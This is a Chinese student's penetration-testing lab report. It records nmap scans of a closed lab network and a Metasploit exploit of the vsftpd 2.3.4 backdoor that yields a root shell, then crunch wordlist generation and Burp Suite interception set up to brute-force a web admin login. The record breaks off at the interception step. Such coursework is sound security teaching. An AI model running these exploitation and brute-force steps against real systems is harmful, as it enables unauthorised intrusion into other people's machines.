# 第二次实验报告

| 课程名称 | 网络安全实验 | | | | |
|---|---|---|---|---|---|
| 学生姓名 | 邓鹏 | 学号 | 2021302181152 | 指导老师 | 陈治宏 |
| 专业 | 网络空间安全 | 班级 | 6 班 | 实验时间 | 2024-4-3 |

目录


一、 实验介绍 ..... 2
1.1 实验名称 ..... 2
1.2 实验任务 ..... 2
1.3 实验目的 ..... 2
1.4 实验工具 ..... 2
1.5 实验环境 ..... 3
二、 实验内容 ..... 3
2.1 任务一 ..... 3
2.1.1 任务描述 ..... 3
2.1.2 实验目标 ..... 3
2.1.3 实验工具 ..... 3
2.1.4 操作步骤 ..... 4
2.2 任务二 ..... 8
2.2.1 任务描述 ..... 8
2.2.2 实验目标 ..... 8
2.2.3 实验工具 ..... 8
2.2.4 操作步骤 ..... 8
2.3 任务三 ..... 15
2.3.1 任务描述 ..... 15
2.3.2 实验目标 ..... 15
2.3.3 实验工具 ..... 15
2.3.4 操作步骤 ..... 15
2.4 任务四 ..... 18
2.4.1 任务描述 ..... 18
2.4.2 实验目标 ..... 19
2.4.3 实验工具 ..... 19
2.4.4 操作步骤 ..... 19
三、 实验总结 ..... 23

# 一、实验介绍

## 1.1 实验名称

漏洞挖掘实验

## 1.2 实验任务

任务一 使用 nmap、MSF 和 Metasploit 进行漏洞挖掘和利用；
任务二 使用 nikto、crunch 和 burpsuite 进行网站渗透和控制；
任务三 获取 webshell 权限并拿到目标机开放的远程桌面端口号；
任务四 向目标机添加新用户并控制目标机。

## 1.3 实验目的

了解网络安全漏洞、漏洞挖掘和利用的基本概念以及常用的安全漏洞扫描工具，认知常见的企业网络安全漏洞。

掌握 nmap、MSF、Metasploit、nikto 这样的网络级扫描工具的功能和操作方法，并能够分析检侧结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘的常见安全问题。

熟悉网站 wenshell 的概念，理解上传 webshell、获取 webshell 权限的意义和方法，掌握获取 webshell 权限基础上控制目标机的方法。

了解 nikto 工具的基本功能，掌握常用的网页服务器扫描和探测命令。

了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。

了解 burpsuit 工具的基本功能，掌握其暴力破解密码的基本方法。

通过 nmap、MSF、Metasploit、nikto、crunch 和 burpsuit 等工具的学习和使用，能够融会贯通，掌握 web 漏洞挖掘、渗透、攻击和利用的原理和方法，掌握自主学习和实践主流企业网络扫描工具的功能、操作技巧、检测结果分析、漏洞挖掘的常用方法，具备企业复杂网络信息安全管理的职业能力和终身学习能力。

## 1.4 实验工具

- Nmap（集成于 kali linux）
- msf（集成于 kali linux）
- metasploit（集成于 kali linux）
- Burp Suite v1.7.26
- nikto（集成于 kali linux）
- crunch（集成于 kali linux）

## 1.5 实验环境

| 操作系统 | IP 地址 | 服务器角色 | 登录账户密码 |
| --- | --- | --- | --- |
| kali Linux | 192.168.1.2 | 操作机 | 用户名：root；密码：Simplexue123 |
| CentOS7 | 192.168.1.3 | 目标机 | 用户名：root；密码：Simplexue123 |
| Windows2012 | 192.168.1.4 | 目标机 | 用户名：administrator；密码：Simplexue123 |

# 二、实验内容

## 2.1 任务一

### 2.1.1 任务描述

• 利用 kali 集成的扫描工具 nmap，对网络进行探测，收集目标网络存活主机信息，并利用主机开放的服务器，获取目标主机的 root 权限。
• 利用 kali 集成的 MSF 和 Metasploit 两个工具，实现对目标主机的漏洞探测和利用，并成功攻击目标机。

### 2.1.2 实验目标

• 了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。
• 了解扫描工具 nmap 的基本使用方法，掌握常用的网络扫描和探测命令。
• 掌握利用 nmap 进行网络探测并获取目标主机 root 权限等关键信息的方法。
• 了解 Metasploit 工具的基本功能，掌握常用的漏洞探测和利用命令。
• 掌握通过 Metasploit 实现对目标主机的漏洞探测和漏洞模块利用技术和方法。

### 2.1.3 实验工具

• nmap（集成于 kali linux）
• metasploit（集成于 kali linux）

### 2.1.4 操作步骤

• 在 Kali linux 操作系统中打开操作终端，并使用 nmap 命令扫描 192.168.1.0 网段的存活主机，并探测该网段存活主机的开放端口、服务、操作系统及版本信息。

①使用 Nmap 实现网段内的 IP 发现：

```
root@simpleedu:~# nmap -sP ip/mask

Starting Nmap 7.60 ( https://nmap.org ) at 2024-04-03 09:15 EDT
Unable to split netmask from target expression: "ip/mask"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.00 seconds
root@simpleedu:~# nmap -sP 192.168.1.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2024-04-03 09:15 EDT
Nmap scan report for host-192-168-1-3.openstacklocal (192.168.1.3)
Host is up (0.00057s latency).
MAC Address: FA:16:3E:17:85:9F (Unknown)
Nmap scan report for host-192-168-1-4.openstacklocal (192.168.1.4)
Host is up (0.00054s latency).
MAC Address: FA:16:3E:D0:34:45 (Unknown)
Nmap scan report for host-192-168-1-2.openstacklocal (192.168.1.2)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.73 seconds
```

可以看到当前网段存活的 IP 有 192.168.1.2\3\4

②探测开放端口及服务

```
root@simpleedu:~# nmap -sV 192.168.1.2

Starting Nmap 7.60 ( https://nmap.org ) at 2024-04-03 09:33 EDT
Nmap scan report for host-192-168-1-2.openstacklocal (192.168.1.2)
Host is up (0.0000080s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 7.6p1 Debian 2 (protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.04 seconds
root@simpleedu:~# nmap -sV 192.168.1.3
```

```
root@simpleedu:~# nmap -sV 192.168.1.3

Starting Nmap 7.60 ( https://nmap.org ) at 2024-04-03 09:34 EDT
Nmap scan report for host-192-168-1-3.openstacklocal (192.168.1.3)
Host is up (0.00038s latency).
Not shown: 977 closed ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
53/tcp  open  domain      ISC BIND 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec?
```

```
root@simpleedu:~# nmap -sV 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2024-04-03 09:36 EDT
Nmap scan report for host-192-168-1-4.openstacklocal (192.168.1.4)
Host is up (0.00064s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.18 ((Win32) OpenSSL/1.0.2e PHP/5.
5.30)
3389/tcp open  ms-wbt-server?
MAC Address: FA:16:3E:D0:34:45 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 160.28 seconds
```

③操作系统扫描

192.168.1.2 被正确识别操作系统及版本信息为“Linux3.8-4.9”

```
root@simpleedu:~# nmap -O 192.168.1.2

Starting Nmap 7.60 ( https://nmap.org ) at 2024-04-03 09:40 EDT
Nmap scan report for host-192-168-1-2.openstacklocal (192.168.1.2)
Host is up (0.000010s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.8 - 4.9
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.98 seconds
```

192.168.1.3 没有扫描到该主机是 Centos7（no exact OS matches for host），并且向我们请求，如果我们知道目标主机的版本号的话，请把目标的特征哈希值上传

```
Starting Nmap 7.60 ( https://nmap.org ) at 2024-04-03 09:43 EDT
Nmap scan report for host-192-168-1-3.openstacklocal (192.168.1.3)
Host is up (0.00046s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: FA:16:3E:17:85:9F (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submi
t/ ).
```

192.168.1.4 猜测操作系统版本好最高的为 windows 2012

```
root@simpleedu:~# nmap -O 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2024-04-03 09:47 EDT
Nmap scan report for host-192-168-1-4.openstacklocal (192.168.1.4)
Host is up (0.00055s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
MAC Address: FA:16:3E:D0:34:45 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2012|7|8|Vista|2008|Phone|8.1 (96%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7 cpe:/o:micros
oft:windows_8 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:
/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_
8.1
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (96%), Mi
crosoft Windows 7 (93%), Microsoft Windows Server 2012 R2 (92%), Microsoft Windows 7 Pro
fessional (91%), Microsoft Windows 7 Professional or Windows 8 (90%), Microsoft Windows
Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (90%), Microsoft Windows Vista S
P2, Windows 7 SP1, or Windows Server 2008 (90%), Microsoft Windows Phone 7.5 or 8.0 (88%
), Microsoft Windows Server 2008 R2 or Windows 8.1 (88%), Microsoft Windows Embedded Sta
ndard 7 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

• 使用网络扫描工具搜索 vsftpd FTP 服务器程序的相关工具和攻击载荷，搜索出 vsftpd FTP 服务器的漏洞利用模块信息，并启用漏洞利用模块，设置目标主机的 IP 地址,然后扫描探测可以在目标主机执行的 shellcode 代码，并在远程目标主机执行该 shellcode 代码。最后对目标主机实施溢出攻击。

①进入 metasploit 平台

```
root@simpleedu:~# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v4.16.15-dev                         ]
+ -- --=[ 1699 exploits - 968 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

②查找并进入漏洞利用模块

```
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3
.4 Backdoor Command Execution
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

③指定远程目标主机的 IP 地址

```
msf exploit(vsftpd_234_backdoor) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.3      yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

④选择特定负载

```
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   Name               Disclosure Date  Rank    Description
   ----               ---------------  ----    -----------
   cmd/unix/interact                   normal  Unix Command, Interact with Estab
lished Connection

msf exploit(vsftpd_234_backdoor) > set PAYLOADS cmd/unix/interact
PAYLOADS => cmd/unix/interact
```

⑤利用漏洞

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.1.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[+] 192.168.1.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.2:46271 -> 192.168.1.3:6200) at 20
24-04-03 08:44:36 -0400

find / -name 1.key
/usr/src/1.key
cat /usr/src/1.key
Metasploit
```

## 2.2 任务二

### 2.2.1 任务描述

• 利用 kali 集成的扫描工具 nikto 和 crunch，对目标网站进行探测，根据收集的信息进行渗透(提交网站后台管理员登陆密码)，获取网站的 webshell。
• 使用 burpsuit 工具软件暴力破解目标网站管理员登陆密码，以完全控制目标主机系统。

### 2.2.2 实验目标


• 了解网络漏洞渗透、webshell 的概念，认知常用的安全漏洞扫描工具。
• 了解网络漏洞渗透、webshell 的概念，认知常用的安全漏洞扫描工具。
• 了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。
• 了解 burpsuit 工具的基本功能，掌握其暴力破解密码的基本方法。

### 2.2.3 实验工具

• nikto（集成于 kali linux）
• crunch（集成于 kali linux）
• burpsuit

### 2.2.4 操作步骤

• 在操作机终端中扫描目标机网站（http://192.168.1.4）目录结构，查看目标网站的/admin/login.php 后台管理界面。



• 在目标机的/root/目录下创建 password.txt 字典文件，生成字典文件的目的是为了暴力破解做准备，为了让生成的密码字典可能包含真正的密码，我们一般需要提前做一些社工工作，根据常人使用弱口令的习惯生成字典文件，例如：用户名为 admin,则：密码可能为 admin 加 3-5 位数字的字符串。暴力破解是一个比较耗时的操作，本次实验只是为了教学使用。因此大家可以尝试使用 crunch 命令，生成一个每行以 admin 开头加 3 位随机数字共 8 位字符串长度的字典文件。

终端使用 crunch 工具生成密码字典文件
crunch 命令格式为：

crunch <min-len> <max-len> [<charset string>] [options]

min-len crunch 要开始的最小长度字符串。

max-len crunch 要开始的最大长度字符串。

本任务中，用两个 8 表示最小长度和最大程度，用以生成 8 位密码。


```
root@simpleedu:~/Desktop# crunch 8 8 /root/password.txt -t admin%%% -o password.txt
Crunch will now generate the following amount of data: 9000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000

crunch: 100% completed generating output
```


这里截图有点瑕疵，应该放在/root 下

• 在操作机中使用 Firefox 浏览器访问目标网站。通过以下链接打开后台管理界面：http://192.168.1.4/admin/login.php。在登录窗口中输入用户名和密码信息，用户名：admin，密码：123456。
只输入账号密码，先点 submit，停在页面

• 使用 Firefox 浏览器工具栏中的“设置”工具进行“Manual Proxy”配置，配置信息如下图所示。


进入 preferences 设置





•在操作机中打开 burpsuit 软件，同时在目标机网站登录对话框中，单击“Submit”按钮，登录网站后台，这时 burpsuit 将截取发送的数据包。


①打开 burpsuit 软件








②点击 submit


• 在 BurpSuite 操作窗口中，查看截取到的目标机登录用户名和密码信息。




